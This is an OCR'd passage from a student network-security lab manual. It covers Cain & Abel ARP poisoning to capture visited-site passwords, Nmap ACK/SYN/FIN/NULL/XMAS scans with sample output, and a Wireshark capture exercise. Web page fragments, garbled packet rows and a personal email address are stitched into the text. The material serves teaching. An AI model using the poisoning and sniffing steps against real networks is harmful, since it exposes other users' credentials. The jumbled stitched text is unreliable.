
Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTCAL NO. 5

5.1) Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

gogo6 IPv6 | The Internet of Things

Community Training Services Company

Welcome to gogoNET - Over 100,000 members!

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

Jeffrey Barnes updated their profile 1 hour ago

6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago

Alba González updated their profile 2 hours ago

Events + Add an Event

Podcasts

- Podcast 45: The Full Array of Big Data Applied to IoT (TISP)
Posted by The IoT Inc Business Show Podcast on September 1, 2015
- Podcast 44: Descriptive Analytics - Discovering the Story behind the Data
Posted by The IoT Inc Business Show Podcast on August 19, 2015
- Podcast 43: Predictive Analytics Deep Dive - The Shape of Things to Come
Posted by The IoT Inc Business Show Podcast on July 22, 2015
- Podcast 42: Ajit Jackar on Sexy Data Science and its Analysis of IoT
Posted by The IoT Inc Business Show Podcast on July 15, 2015
- Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics
Posted by The IoT Inc Business Show Podcast on July 8, 2015

Welcome to gogoNET
Sign Up or Sign In

Download our FREE report:
IPv6 & THE INTERNET OF THINGS

Business Resources to Launch your Internet of Things

Product Information

Name *
First Last

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9637	549.047703 192.168.0.101	192.168.0.101	192.168.0.101	TCP	132	[TCP Keep-Alive ACK] http.com > 192.168.0.101 Seq=216 Ack=216 Win=301 Len=0 SLE=76 SRE=27
9639	549.047703 192.168.0.101	23.202.165.113	TCP	55	[TCP Keep-Alive] 56741 > http [ACK] Seq=3629 Ack=125 win=17300 Len=1 (assembly error, protocol TCP: New fragment overlaps old)	
9640	550.396166 192.168.0.101	173.194.32.217	TCP	55	[TCP Keep-Alive] 56618 > http [ACK] Seq=2285 Ack=517 Win=16644 Len=1	
9641	550.396166 192.168.0.101	95.101.129.104	TCP	55	[TCP Keep-Alive] 56743 > http [ACK] Seq=765 Ack=179 Win=17244 Len=1	
9642	550.645582 192.168.0.101	82.163.143.169	DNS	70	standard query 0x9f6 A google.com	
9644	550.723227 192.168.0.101	192.168.0.101	TCP	56	[TCP Keep-Alive ACK] http > 56743 [ACK] Seq=170 Ack=766 Win=16160 Len=0 SLE=765 SRE=766	
9645	550.758204 192.168.0.101	144.16.1.8	TCP	54	[TCP Keep-Alive ACK] http > 56745 [ACK] Seq=1745 Ack=255 Win=16669 Len=0	
9646	550.820575 190.93.233.58	192.168.0.101	TCP	54	http > 56664 [ACK] Seq=1865 Ack=9159 Win=15200 Len=0	
9648	550.842120 82.163.143.169	192.168.0.101	TCP	246	standard query response 0x9f6 A 173.194.46.78 A 173.194.46.68 A 173.194.46.65 A 173.194.46.67 A 173.194.46.69	
9649	550.900804 144.76.39.8	192.168.0.101	TCP	54	http > 56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0	
9650	551.239413 192.168.0.101	192.168.0.255	NBNS	92	Name query NB A3EET-PC-1<	
9651	551.447136 192.168.0.101	255.255.255.255	UDP	132	Source port: 50638 destination port: 10505	
9652	551.906567 192.168.0.101	192.168.0.101	TCP	55	[TCP Keep-Alive ACK] http > 56604 [ACK] Seq=1002 Ack=506 Win=16916 Len=1	
9653	551.906567 192.168.0.101	192.168.0.101	NBNS	92	Name query NB A3EET-PC-1<	
9654	552.846019 93.101.139.56	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] http > 56604 [ACK] Seq=1003 Win=16768 Len=0 SLE=1002 SRE=1003	
9655	553.479249 192.168.0.101	173.194.46.71	TCP	55	[TCP Keep-Alive] 56275 > https [ACK] Seq=13946 Ack=7868 Win=4280 Len=1	
9657	553.561183 192.168.0.101	255.255.255.255	UDP	132	Source port: 50638 destination port: 10505	
9658	553.741206 173.194.46.71	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] https > 56273 [ACK] Seq=4868 Ack=13947 Win=705 Len=0 SLE=13946 SRE=13947	
9659	555.591968 192.168.0.101	255.255.255.255	UDP	132	Source port: 50640 destination port: 10505	
9660	556.287397 214.168.210.67	192.168.0.101	TCP	54	http > 56525 [FIN, ACK] Seq=501 Ack=1239 Win=45440 Len=0	
9661	556.287397 192.168.0.101	216.58.210.67	TCP	54	56525 > http [ACK] Seq=1239 Ack=501 Win=16660 Len=0	
9662	557.631514 192.168.0.101	255.255.255.255	UDP	132	Source port: 50642 destination port: 10505	
9663	558.166108 192.168.0.101	255.255.255.154	TCP	53	[TCP Keep-Alive ACK] http > 56520 [ACK] Seq=25709 Ack=25709 Win=16800 Len=1	
9664	558.498914 206.19.49.158	192.168.0.101	TCP	54	[TCP Keep-Alive ACK] http > 56527 [ACK] Seq=25709 Ack=321 Win=55220 Len=0	
9665	558.656088 173.236.30.250	192.168.0.101	TCP	54	http > 56795 [FIN, ACK] Seq=5827 Ack=2357 Win=20224 Len=0	
9666	558.656088 173.236.30.250	173.236.30.250	TCP	54	56795 > http [ACK] Seq=2357 Ack=5828 Win=17032 Len=0	
9667	559.202409 192.168.0.101	173.194.46.77	TCP	55	[TCP Keep-Alive] 56341 > http [ACK] Seq=500 Ack=4941 Win=16508 Len=1	
9668	559.490385 173.194.46.77	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] http > 56541 [ACK] Seq=4941 Ack=501 Win=44032 Len=0 SLE=500 SRE=501	
9669	559.652731 192.168.0.101	255.255.255.255	UDP	132	Source port: 50644 destination port: 10505	

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_1f:8:0 (0:4a:0:18:a:c0), Dst: D-LinkIn_B3:87:9e (0:b5:54:83:87:9c)
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 173.194.46.78 (173.194.46.78)
 Transmission Control Protocol, Src Port: 56160 (56160), Dst Port: Https (443), Seq: 1, Ack: 1, Len: 0

File: C:\Users\Ajeet\AppData\Local\Temp... | Packets: 9669 - Displayed: 9669 (100.0%) - Dropped: 0 (0.0%)

Profile: Default

Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Create a new account...

Business Email Address
ajeetsngh480@gmail.com

Password

Retype Password

What is the "I" in IoT? What is this word?
Internet


764

reCAPTCHA

Privacy & Terms

Sign Up

Already a member? Click here to sign in.

Create a new account...

[Facebook](#) [Twitter](#) [LinkedIn](#)

About gogoNET









...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.



